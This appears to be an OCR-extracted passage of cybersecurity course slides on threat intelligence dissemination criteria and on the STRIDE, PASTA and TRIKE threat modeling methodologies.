
Threat Intelligence Dissemination

- The dissemination of threat intelligence **helps consumers** gain a more **detailed insight into the threats** that organizations might face
- The information is usually disseminated through either a **manual process** or **automated process**


Essential criteria for the consumer to acquire and benefit from the intelligence:

The right content	Intelligence must consist of good-quality content that provides the consumer with an understanding of threats and their harmful consequences, which can help in developing a mitigation plan
The right presentation	Intelligence must be concise, accurate, and easily understandable; it must consist of a right balance between tables, narrative, numbers, graphics, and multimedia
The right time	Intelligence must be disseminated within a required time frame so that consumers can make timely and effective decisions regarding security

Notes: ______________________________



LO#09: Explain Threat Modeling Methodology



Threat Modeling Methodologies

STRIDE

- STRIDE stands for Spoofing, Tampering, Repudiation, Information disclosure, Denial-of-Service, and Elevation of privilege
- STRIDE is used by analysts to classify threats
- Once a DFD-based threat model is developed, an analyst can check its application against STRIDE methodology

PASTA

- PASTA stands for Process for Attack Simulation and Threat Analysis
- Seven-Stage PASTA Methodology:
  - Definition of Objectives (DO)
  - Definition of Technical Scope (DTS)
  - Application Decomposition and Analysis (ADA)
  - Threat Analysis (TA)
  - Weakness and Vulnerability Analysis (WVA)
  - Attack Modeling and Simulation (AMS)
  - Risk and Analysis Management (RAM)

TRIKE

- An open-source threat modeling methodology that follows the risk management approach
- Models that effectively form the levels of the TRIKE methodology:
  - Requirements Model
  - Implementation Model
  - Threat Model
  - Risk Model

Notes: ____

